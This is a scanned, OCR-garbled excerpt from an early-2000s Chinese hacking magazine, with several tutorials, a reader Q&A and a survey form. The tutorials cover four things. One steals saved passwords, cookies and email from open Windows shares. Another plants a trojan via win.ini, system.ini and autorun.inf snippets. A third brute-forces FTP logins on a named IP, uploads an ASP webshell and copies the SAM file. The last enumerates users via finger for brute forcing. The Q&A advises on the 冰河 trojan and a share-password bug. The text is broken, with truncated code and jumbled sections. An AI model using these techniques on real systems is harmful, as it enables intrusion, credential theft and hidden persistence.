


图 5

现在我们就可以直接选中这两个文件,用复制命令,然后粘贴到本地的硬盘。之后就可以用 PWLTOOL 来打开我们得到的 PWL 文件了,如果对方用户没有设开机密码的话,我们就可以直接查看文件中的上网密码和其他用户保存的密码了(如图 6)。




图 6

我曾经在一个公司的共享主机 PWL 文件里找到了他们公司网站的 FTP 密码,也就是说我可以凭着那个密码去直接黑了他们公司的网页,这是因为我们在 98 下用 IE 去访问 FTP 站点的时候,Windows 会把我们的连接密

· Hacker Defence ·

码记录下来的原因。另外还有一些文件也值得我们去看看, C: \ Windows \ Cookies \ index. dat 这个文件记录了很多用户曾经访问过的网站地址和 cookie 的设定, 我们可以通过这个文件直接分析出对方的上网爱好甚至是他的一些 BBS 上的密码, 因为目前很多 BBS 都会在用户每次发言的时候把他的用户密码也当作是 URL 的一部分来提交给服务器上的 CGI 程序。我在第一次用记事本来查看我的这个文件的时候也惊讶地发现了我的 BBS 用户名和密码也都以明文保存在这个文件里。C: \ WINDOWS \ Favorites 这个文件夹下面是对方 IE 的收藏夹, 通过它我们可以轻松的知道对方上网的全部爱好。C: \ WINDOWS \ Application Data \ Identities \ {3E690B40 - 97EA - 11D4 - 967B - 9117A21ED870} \ Microsoft \ Outlook Express 目录下则是对方 OE 程序最近所有收发邮件的存放地址, 而且默认都是没有任何加密, 我们可以轻松地用记事本来直接查看。如果你运气好, 对方的 C 盘是完全共享的话, 我们可以直接拷贝一个文件到 C: \ WINDOWS \ Start Menu \ Programs \ 启动目录下, 这样对方在下次开机启动的时候就会自动执行我们所指定的程序了。例还有一些特别的程序漏洞我们也可以来用, 比如对方是用 FOXMAIL 来收信的话, 我们可以看看他的 FOXMAIL 目录下是否有 FOXMAIL. INI 这个文件, 如果有也可以拷回来放到我们的 FOXMAIL 的文件夹里, 这样就可以直接去看对方的信箱密码了, 不过只对 2.1 版有效。当然, 实际上你可以轻松的查看对方 C 盘上的所有文件。

现在, 我们实际上是利用了文件共享进入了对方的计算机, 现在我们只是可以查看对方的文件, 但我们的权利大小却是不确定的, 如果对方的共享权限设置成只读的话, 我们响应的只可以对文件进行读取而不能改动或是新

建任何文件, 我们可以试着在对方目录下新建一个文件夹来确定自己的权限, 如果新建成功则说明对方的共享设置的是完全, 否则就是只读共享。有很多朋友都会问我怎么利用对方共享的这个漏洞在对方的计算机上执行一个程序, 也就是种上一个木马之类的东西。我想说的是如果对方的 C 盘是完全共享的话, 这个问题就非常简单了, 我们可以直接去编辑对方主机上的 c: \ windows \ win. ini 或是 c: \ windows \ system. ini 这两个文件来做到, 只要把我们要执行的程序的完整路径输入到上面的两个文件的相关处就可以了。(图 7)




图 7

在 C: \ WINDOWS 的目录下的 WIN. INI 的文件中的特定项目可以做到

```
[windows]
```

```
load = c: \ muma. exe
```

将会在系统启动的时候自动加载 c: \ muma. exe 这个程序。

```
3 SYSTEM. INI
```

在 C: \ WINDOWS 目录下的 SYSTEM. INI 文件中的 SHELL = 后面的指定项也会在自动加载

```
[boot]
```

```
shell = Explorer. exe c: \ muma. exe
```

将会在系统启动的时候自动加载 c: \ muma. exe 这个程序。

注意:好像有人说过去改 autoexec. bat 这个文件也可以,但在实际过程中最好不要在这里抱太大希望,因为现在的木马程序大多是 Win32 的程序,而 autoexec. bat 是在 Windows 之前加载的,所以 Win32 的程序无法运行,对方计算机会在启动的时候出错,然后告诉用户非法启动一个 Win32 程序,这样非常容易暴露自己。

当然,现在完全共享自己 C 盘的傻瓜已经不多见了,这时候我们也不要太难过,我们可以去试试对方其他盘的共享情况。实际上有很多人把自己的 C 盘设为只读而会把 D 盘 E 盘之类的设为完全共享,也就是说我们还有机会。我们可以先悄悄的上传一个木马文件,然后在对方的根目录下写一个 autorun. inf 文件,我们对这个文件可能都是比较熟悉的,在光盘里这个文件被使用的比较普遍,比如一个文件

是:

```
[autorun]
```

```
OPEN = SETUP. EXE /AUTORUN
```

它的意思就是在双击这个硬盘图标的时候,默认的不是打开这个盘的根目录,而是执行根目录下的 setup. exe 这个文件。呵呵,说到这里大家都应该明白了,我们只要把一个文件放到对方一个完全共享盘的根目录下,然后制作一个 autorun. inf 文件,内容就是:

```
[autorun]
```

```
OPEN = muma. exe /AUTORUN
```

这样就可以了,下次对方双击图标进入的时候就会自动执行这程序,我们就达到了不改动对方系统而实现自启动的目的了,当然对方也不会一点察觉都没有,因为他会发现他已经没办法靠双击硬盘图标进去浏览自己的硬盘文件了。

利用 ASP 的特殊功能来实现的 木马和入侵

文/图 SQL

Windows 下传统意义上的木马都是一个独立的 EXE 程序,它们都需要单独开一个端口来实现监听远程的客户端,并且都会去改动系统注册表或是系统文件,用来保证每次开机的时候能启动自己的目的,所以很容易被人发现,而且一旦对方主机的管理员配置了防火墙,限制了主机开放的端口,则木马就会失效。典型的例子就是,如果你有机会去给一台主机种木马的话,最好先去 ping 一下对方的 IP 地址,如果你 ping 不通的话,劝你最好放弃,因为这说明对方主机肯定装了防火墙,所以对

ICMP 的报文不会回应。当然你的木马所开的端口也是非法端口,从而无法实现远程连接。其实对于 NT 下开启了 Web 服务的主机,我们可以去利用 ASP 的程序来实现一个简单的远程控制,这是由于 ASP 中的内置 FSO 组件可以用来实现文件的大部分操作,如果我们稍加利用就可以做出一个非常的小木马,可以用来在对方主机上实现各种文件操作,包括新建文本文件和目录,删除任意文件和目录,随意浏览对方主机所有硬盘上的文件,并且可以查看文本文件内容,还可以任意在对方主机上拷贝

· Hacker Defence ·

文件。

好了,现在我给大家介绍一个非常不错的现成的 ASP 管理程序,网辰在线网页维护系统 2.0,你可以来我的主页找到这套 ASP 的程序。既然已经有了测试程序,当然我们也还要找一个测试环境,用 LETMEIN 简单的找一会儿,就发现了一个目标。

我们用 letmein 61.139.46.100 all g 这个命令来对 61.139.46.100 这台主机进行一个简单的密码探测看看结果是什么(如图 1):

不错,我们很快就发现了对方主机的用户里有一个用户名为 billing 的朋友,他的密码恰



图 1

巧也是 billing。好了,我们这时候就可以用 FTP 连接上去看看对方的 FTP 目录是什么了。这里多讲一句,如果你还不是特别熟悉 FTP 的命令格式的话,就用一个图形界面的 FTP 工具好了,Windows 下自带的 FTP 工具实在是不太方便的,但其他很多高手的文章里偏偏都是用它的多,其实 CUTEFTP 就可以很好的满足我们的要求,而且最重要的是非常方便,来看看吧(如图 2)。

我们首先设置好我们的用户名和密码,还有 FTP 的主机地址,就可以直接连到对方主机里了。不错,我们的运气还可以,这个用户有一个可以用 Web 浏览的目录,也就是说非常符合我们的实验条件。快把我们准备好的几个 ASP 程序放过去吧,这时候我们就可以




图 2

直接用鼠标把 ASP 程序给拽过去,是不是要比用命令行的格式快多了轻松多了?等所有程序拷贝过去以后,我们就可以用 IE 浏览器去对方的主机来执行我们的 ASP 程序了。我们在地址栏里用 http://61.139.46.100/index.asp 来执行程序,首先这个 ASP 的管理程序会让我们输入一个密码来证明我们的身份,当然密码是我们直接在本地就设置好了的。这样可以保证其他人不会轻易利用我们辛苦种下的程序。然后我们就可以直接看到对方这台 NT4.0 上的目录列表情况了。好好看看,你会发现他做的非常像一个资源管理器,所以我们可以很轻松的上手(如图 3)。




图 3

我们可以利用编辑命令来查看对方主机上的文本文件,下面就是我来查看对方主机的 c:\boot.ini 这个文件的内容。当然也可以直

接在这里更改文件的内容(如图4)。




图 4

但是如果我们想要下载对方主机 Web 目录以外的文件, 如何来实现呢? 其实也很简单, 只要选中我们想要的文件, 然后把它拷贝到对方主机上的 Web 目录下就可以了。但我们怎么确定对方主机 Web 目录的物理路径呢? 呵呵, 也很简单的, 只要直接在 URL 后面加上一个 .ida 就可以看到了, 好像这样子(如图5):




图 5

看到了对方的 Web 目录, 在 d: \inetpub \ billing \ 下。下面我们选中 d: \ chat2. zip 这个文件, 选择复制命令, 然后添入我们要复制的目录 d: \ inetpub \ billing \ 1998 \ 下就可以了(如图6)。

当命令成功执行后浏览器就会返回下面




图 6

的消息(如图7)。



图 7

其实用这个程序可以做很多事情, 而且操作都是非常简单的, 稍微看看就可以学会。讲了这么多, 实际上我们还有一个问题没有解决呢, 就是对方的 Web 目录下并没有可执行的目录, 如: cgi - bin 。如果我们想要执行一个程序或是其他命令的话就不太方便的了, 其实这个问题也困扰了我很久, 直到最近的几篇文章的出现才解决了这个问题。下面把这个我已经编译好的 ASP 程序代码给大家看, 利用这个程序我们可以非常轻松的在对方主机上运行任意命令, 而且所有程序执行后的结果我们都可以看到!

```
<%@ Language = VBScript %>
<%
Dim oScript
Dim oScriptNet
```


机上的文件列表怎么样？吃了一惊吧？是不是非常方便呢？下面再来看看我们用 net view 命令查看对方所在局域网上的主机列表的结果（如图 9）。

最后嘛，当然是要把 sam 拷下来研究了，我们直接用 copy 命令就可以了（如图 10）。



图 10

非常有意思的是：如果用我们刚才的那个 ASP 木马是无法拷贝这个 SAM 文件的，因为我们的权限不够，而我们用这个 ASP 程序却可以实现。

讲了这么多无非是向大家推荐另外一种木马。用 ASP 程序来帮助入侵是有很多好处的：首先它不用留在内存里，所以杀毒软件根本无法发现它，而且它应该可以绕过大部分防火墙的阻拦，因为我们是通过 80 端口这个合法的端口来实现我们的调用的，并没有开额外的端口出来。我们要做的就是找到一个有 Web 目录的用户密码，然后把我们的程序隐藏在对方目录下的一个文件里，方便以后我们随时调用，或者也可以在每次用后删除掉。毕竟这是一种非常隐蔽而且很有新意的入侵，不是吗？

用 finger 来实现的简单 密码探测

文 / SQL

暴力的密码破解的方法实际上就是傻傻的拿一个单词表一个一个去试别人的密码，这实在不能说是什么高明的方法，现在应该没什么人用了吧？呵呵，其实一个暴力法的基础就是：我们应该有一个用户名，或者说最好有对方主机的用户列表。有了目标我们的暴力法才用得上。在 Win NT 下我们用小榕的流光就可以非常简单地获得对方主机的用户名和管理员名单，在此基础上我们可以对照一本简单的字典去尝试登陆。也许你认为这样的机会太渺茫，可事实肯定会让你吃惊，我的一个朋友用了 5 个小时就扫到了

1400 多个台湾 NT 主机的密码，竟然还有很多管理员的密码是空或是 123456 这样简单的密码，你要是想黑他们简直是轻而易举的事情，难怪小榕曾经说过一天可以黑掉 1000 个站了。

但在 * nix 下，我们来实现这种攻击就不是很简单的了，在 * nix 目前还没有什么工具让我们可以直接得到对方的用户列表。好在我们还有一个工具 FINGER 可以用在 Win2000 里，它是一个 Win2000 自带的小工具，在 98 下是没有的。我们可以用：finger 0@对方主机 IP 的方法来获得对方主机当前

· Hacker Defence ·

的在线用户列表,虽然不是所有的用户列表,但是它的危害却是不小的。现在我们简单的去尝试一个提供 FINGER 命令的主机地址,来看看我们得到了什么结果 (如图 1)。




图 1

看到没有,我们可以轻松的拿到这台主机的当前用户名和他们的实际的 IP 地址。碰巧这台主机的用户还非常的多,我们就可以进一步的把这些用户名做成一个 TXT 文件 (如图 2),用来做一个 FTP 暴力破解的用户列表。最重要是记得不要在用户名称后面有什么空格之类的额外动作,负责一会破解的时候就会很麻烦。




图 2

现在我们已经有了用户列表,还需要一个暴力破解的工具,这次我用的是国产的 FTP-PASS,经过测试,它的性能和功能还不错,因为它是不多的支持多用户的破解工具,省了我们好多设置。我们现在首先选择用户名文件,

然后为了省事,密码文件我用的也是用户列表 (如图 3),呵呵,就是简单的尝试用户名和密码相同的傻瓜。:)




图 3

开始破解不久后我们就得到了一个叫 2008 的用户的密码也是 2008 (如图 4),怎么样? 第一个密码就这么简单的拿到了,剩下的就是我们进系统去看看有什么了。:)




图 4

对于 finger 其实还有一个让我们用上 的东西,就是我们可以去查询远程主机一个指定的用户名是否合法存在。我们可以 TELNET 到对方主机的 79 端口,然后给出一个用户名,如果对方主机有这个用户就会返回给我们一个成功的提示,否则就会告诉我们对方主机没有这个用户 (如图 5, 6, 7),我想现在大家还很少会用什么复杂的用户名吧? 所以我们同样用穷举的方法来获得对方主机的一个用户列表,当然这并不可能是 (下转第 137 页)

大家好,转眼一个月过去了,小编在这里又和大家见面了。在这明媚的春光里,不要忘了你我每月一次的约定。自从上期改版以来,很多关心和爱护我们的读者都来信提出自己的意见和建议,小编代表全体编辑人员向这些热心读者致谢。另外,小编向大家透露一个好消息,上期的读者调查表可有大奖等着你呢!千万不要说是我说的,要不然我就惨了!另外,自从《黑客防线 2》讲了冰河、《黑客防线 3》讲了 NetXray 后,读者的来信中多次问到有关它们的问题。虽然,小编都一一耐心地向读者作了答复,但相同的问题往往多次会被问到。小编顿感此乃普遍性存在的问题。于是小编把它们收集到一起作为本期编读互动的一部分,希望能减少各位读者的困惑(此乃小编之苦心也)。

各位编辑你们好:

本人是一个初学黑客的菜鸟,向各位编辑请教一下我能不能用冰河在 Win2000 下添加一个超级用户?另外,好像不能用冰河测它的密码?谢谢您了。

尊敬的读者你好,用冰河可以在 Win2000 下添加帐户。你的第二个问题我也遇到过,刚用时我就非常纳闷:为什么老拦截不到密码呢?经过反复的试验,都以失败而告终,于是我判断冰河在 Win2000 下无法拦截密码。后来我和网上一些老黑们交流时他们也是这样判断的。所以很抱歉,我的答案是不能。希望以后的冰河版本可以支持这一功能。

老编你好:

我是你们忠实的读者,是你们的黑客防线让我走上了黑客道路(不过你别错怪,我没做过坏事啊),现在向你请教:我用的是冰河 3.0,前天我扫描到一个肉鸡,当时我可激动的不得了(跳起来快两丈多高啊),可我就是不能修改远程服务器配置。求你帮帮我,让我过一把瘾吧?十万火急!!!

呵呵,看把你急的。好,我这就告诉你。针对你的问题,我想有两种可能:第一,对方装了防火墙(这是最倒霉不过的了)。但愿你是比较幸运的第二种情况,也就是冰河在远程修改服务端配置功能有 Bug, 是它的 bug 作怪。这种情况我试过,关了就可以修改!也就是说,重新启动第二次修改就行了。

《家庭电脑世界》杂志社的各位编辑好:

我想向你们请教一个关于冰河的问题,你们都是些高手,希望你们不要笑话我这个菜鸟。我在冰河的客户端设了自己的邮箱,不知为什么总是不管用。请高手不吝赐教!

首先改一下你的说法,我们大家都差不多,都是对网络有着浓厚的兴趣而让我们走到了一起。而且学无止境,我只是比你先遇到这个问题罢了,就不要以高手称呼了吧,免得我在看到你们的问题时感到愧得慌。好,言归正传,你设置的 SMTP 信箱可能需要认证,所以就发不出去了。你只好再重新设一个不需要认证的信箱就好了。

编辑你好:

我觉得你们在《黑客防线 3》里介绍的 NETXRAY 功能强大,于是满心欢喜的开始安装使用,可就在这毛病出现了,我的网卡死活都找不到。我用的是 Win2k,而且设备管理里明明网卡是运行正常的啊?

小编首先为你的好学感动,你的网卡没能找到的原因是 NIC 没有和 NETXRAY 绑定(看网络属性里面就有)。Be liberal in what you accept, and conservative in what you send.

老编你好:

我是你们的忠实读者,从《家庭电脑世界》到《黑客防线》我每期都读。最近使用 NETXRAY 时感到该软件功能十分强大,但也

遇到一个问题,就是 NETXRAY 能否截获 Internet 上任意两台主机的通讯内容?如果能,为什么我每次用 caption 时,监视某个 IP 和任何一台主机的通讯时,总是无法捕获内容。请问这是怎么回事?

看来你的黑客功夫已经不一般了。我非常高兴,我国又多了一位网络安全高人,可喜可贺,对于你的问题,我回答如下:如果是共享局域网,肯定能截获所有的数据流量;如果是交换网(主机通过交换机互连的),那就没办法了。在你的机器上“截获 Internet 上任意两台主机之间的通信”是不可能的。Station 的设置就是你要抓取报文的通讯主机地址。通过它的设置可以截获这台主机的通讯,不是也很好吗?像你所说的那种功能,以后的版本可能会实现的。

各位编辑:

你们能在百忙之中为这个菜鸟回答一个问题吗?我看了你们的《黑客防线 5》中说的小榕的流光后我下载了一个,可一打开就非法操作,请您指教啊!

请众读者原谅我把这么简单的问题放到这儿。这个问题其实很典型,读者在下载软件的时候有时就是不小心,下载了它的补丁或者什么的。这位读者可能是下载了一个补丁 patch2。你再去下载一个也行。我们在光盘里面放了流光的几个版本,你可以直接去用。请读者朋友们注意,为了读者方便,我们每期杂志文章所涉及到的软件,在光盘里都有。

各位编辑:

你们好,自从结识了《黑客防线》系列之后,从中学到了很多的计算机安全防御的知识,从此脱离了经常受制于人的苦海。不过现在有个问题想麻烦各位。经常听人说 139 端口打开着就可以进入机子,但是对于一些打开了 139 但是它设有密码没法进入的机子怎么办?我记得只要下载一个好像是什么 XXX.386 的这么一个文件放到自己 system 下,利用 Win-

dows 的一个漏洞一直按着回车就可以破了密码。具体怎么做就不知道了,希望各位编辑能在百忙之中给予答复。

小编首先代表全体编辑人员感谢你对我们的厚爱。从你来信叙述的情况来看,属于共享密码的漏洞的范畴,打开 139 并不意味你可以进去,没有硬盘共享你只可建立一个空对话。由于 Windows95,98 共享目录密码校验有 BUG,可以让其只校验密码第一个字节。如果你是 Win98 系统,拷贝一个经过改动的驱动文件到 Windows System 目录覆盖源文件,重启机器。然后你进入有密码的共享目录,出来提示“输入密码”窗口时不用敲密码,只要按住回车键不放,直到进入此目录。注意出来密码不对提示,你按住回车键不放,就选了确定,再下一回密码,你最多可试密码 256 次。一般密码是字母 0X20-0X80,最多 96 次。只要你按住回车键不放很快的。远程开了 137,139 什么的,你可以在“网络邻居”里面输入 \IP,一样可以进入。

各位编辑好:

小弟我不慎使用了《黑客防线 4》中 starkun 的软件,readme 中说是 C:被隐藏了,不知如何解决?麻烦的是我用的电脑是我们审判长的,上面有很多重要资料,麻烦各位救救我,要不然我死定了!!!

小编首先为你的不幸表示同情,出于让读者研究的方便,我们放了一些有破坏性的工具,所以在你运行每一个软件之前一定要看说明,要不然可能会受到更大的损害,所以再次提醒大家。关于你的问题现回答如下:开机后进安全模式,选中“我的电脑”工具菜单的文件夹选项,在查看选项卡中选“显示所有文件和文件夹”就可以了。另外还要去掉你安装系统盘中的所有文件的只读属性。

各位大虾好!

我是一个超级菜鸟!自从结识了贵刊之后,从中受益良多,现在对于很多黑客工具也可以做到攻防兼备了。可是经常听到一些大虾们谈论远程登陆之类的事,对我来说非常的神秘,我也想了解这方面的知识。我这儿有一个问题想问你们:如果想要登陆远程 NT 服务器,需要在什么样的平台下进行?它的详细操作过程能解说一下吗?谢谢!

这个问题如果要一下子说清楚不太容易,不过我们的刊物上的很多文章都有这方面的介绍,最简单的办法:你可以考虑用 NT 服务器自带的终端服务功能,这要比用远程电话拨入方便很多的。你只要在本地 NT 服务器上装上这个选项,就可以在远程用图形界面直接来使用远程的 NT 主机了。

各位编辑辛苦了!

我这里有一个问题一直困扰着我,就是每次打开信箱都有很多无聊的信,我相信是有人在攻击我,可每次的信箱都不一样,但 IP 是一样的,可不可以帮帮我,我只是希望阻止他。另外还有一个问题就是,我上网的时候如何隐藏我的 IP,谢谢!

邮箱可以是假的,IP 也可以是假的,但你首先要查一查那个 IP 是真的 IP 还是代理(proxy server)的 IP。如果是真 IP 的话,你是可以查到他的位置的(Ostrosoft Internet tools,有很多功能,查 IP 位置只是其中一个功能),用我上面给的程序可以得到那个 IP 的地址和他的网络提供商的电话号码、地址和 Email,你可以直接打电话到那个网路提供商去告诉你被人用邮件攻击。然后你就将那些邮件给他们发去,他们就会帮你警告那些实施攻击的人。关于 IP 的隐藏很多文章都有介绍,用工具隐藏的话相对来说比较麻烦,最好的办法是找一些代理服务器,它可以帮你隐藏 IP。

各位编辑好:

我是你们的一名热心的读者,跟随贵刊已经一年多了,对于改版后的贵刊,我感到非常的高兴,不过也有一些意见向你们提一下。我觉得你们这两期的有些内容太深奥了,对于我这个初级刚入门的初学者来说,看懂它非常的吃力,能不能放一些相对简单的实例?也照顾一下我们这些菜鸟。

小编能为拥有这个热心的读者而感到由衷的高兴,你来信提的意见相当的普遍,很多读者都和你一样存在着这样的困惑,这也是我们工作上没有考虑周全,也许是众口难调吧!说实在的,现在很多读者都不仅仅局限于用几个远程控制工具来控制别人,这也就是在黑客准则中所说的:只会用控制工具者你只能是一个破坏者,永远成不了 Hacker。真正的 Hacker 必须拥有过硬的网络知识,这一点很重要,甚至在你的一生中。当然了,为了照顾那些初学者,我们每期还是会放上一些实例,但要做到真正的面面俱到确实不易,不过我们会尽最大的努力。

编辑部的各位大虾:

你们辛苦了,我是一个在 Hacker 方面刚刚起步的初学者,看了贵刊后觉得上面的东东很适合我,现在我的基础知识自认为学得也差不多了,可是就不知道怎么样去实际的应用,直到现在还一直停留在只会用别人的工具的水平上,各位编辑是不是可以考虑一下刊登一些知名 Hacker 自己的心得和例子,也教我们这些菜鸟们开开眼界!嘻嘻。

对于这位读者的要求,小编和各位黑编们商量了一下,觉得这个建议非常的不错,于是大家一起行动,和一些知名的 Hacker 组织联络,事情很顺利,案例虽然很多,但限于篇幅,这里只能挑上有代表性的放上来,希望大家看了不会失望哦!

本刊编辑部读者有奖问卷调查

《黑客防线》系列获得了广大读者的好评,这更加坚定了我们可以把她办好、办下去的勇气和信心,“读者就是上帝”我们时刻不敢忘记。但信息的交流是相互的,我们真诚期待着我们的读者能齐心协力来参与办刊,希望早日聆听您的意见、了解您的心声,才不会让我们在前进的路上感到茫然无措。您对本刊的评头论足都是我们的宝贵财富,您的参与将是对我们全体编辑人员的最大支持。

请您将调查表填好后按以下通信地址寄出:北京市中关村邮局 008 信箱 北京地海森波网络技术公司技术部收 邮政编码:100080

个人资料:

姓名:_____ 年龄:____ 性别:____ 出生日期_____ 教育程度:____ 行业:_____

职务:_____ 个人兴趣:_____

通信地址:_____ 邮编:_____ 电子邮件:_____

电话:_____ OICQ:____ 个人主页:_____ 身份证号:_____

您是从何处知道本刊的?

朋友介绍 广告宣传 偶尔碰到

您购买本刊的次数:

五次以上 四次以上 三次以上 两次以上 第一次

您第一次购买本刊的原因:

刊名吸引 内容吸引 光盘吸引 价格吸引 朋友推荐

您得到本刊的渠道:

邮购 订阅 直接购买

您每次阅读完本刊后是否还传阅他人?

是 否

您对本刊改版后的评价:

很好 不错 一般 不好 很差

您认为本刊改版后的栏目的架构如何?

好,理由:_____

不好,理由:_____

您希望以后本刊制作哪方面的专题内容:_____

您认为本刊内容的难易程度如何?

适中 应加深 应降低

您认为作为普及计算机安全的电子读物,本刊做的如何?

非常成功 合格 不合格

您认为本刊的价格应定位在多少(单位:元)?

19.8 15.8 14.8 13.8 12.8

您认为本刊的印刷纸质是否需要提高?

需要 不需要

您对本刊附赠光盘的评价:

因此而购买本刊 可有可无 完全没必要 应推陈出新

鉴于大部分杀毒软件把木马认为是病毒,您认为本刊的附赠光盘中还有没有必要放木马?

很有必要 有必要,但应以 ZIP 包的形式 无所谓 没有必要

您希望光盘中增加那些内容:_____

本刊中如果增加网络安全产品的评测,您认为:

非常好 不错 无所谓 不好

您更希望本刊增加哪方面的安全知识:_____

您最喜欢本刊的那些栏目(喜欢的打“√”不喜欢的打“×”)

黑客动态 黑客案例 基础知识 特别专题 漏洞聚焦 破解百宝囊
黑客工具 QQ 情结 安全防御 入侵实例 黑客之家 经验交流
编读互动 光盘导读

本期您最喜欢的文章:_____

您所使用的电脑

品牌机 品牌名称:_____ 购机时间:_____

兼容机 详细配置

CPU _____ 主板 _____ 硬盘 _____ 内存 _____ 显示器 _____
显卡 _____ 3D 卡 _____ 声卡 _____ 光驱 _____ 调制解调器 _____ ISDN _____

其他外设:扫描仪 _____ 打印机 _____ 数码相机 _____ 摄像头 _____

您的机器所使用的操作系统:

Win9x Win2000 Winnt Linux Unix

你的上网类型是: 拨号上网 局域网接入 Internet

您经常上网的地点在哪里?

公司 家里 网吧

您对本刊的其他意见或建议(可另附纸):_____

赶快填写您宝贵的意见,机会在您手中,大奖在您手中。

特等奖:一名 瑞星杀毒软件 2001 版 +《黑客防线》7—12 期

一等奖:一名 瑞星杀毒软件 2001 版 +《黑客防线》7—9 期

二等奖:三名 瑞星杀毒软件 2001 版

三等奖:十名 《黑客防线》7—12 期

四等奖:二十名 《黑客防线》7—9 期

五等奖:五十名 《黑客防线》7 期

中奖情况下期公布。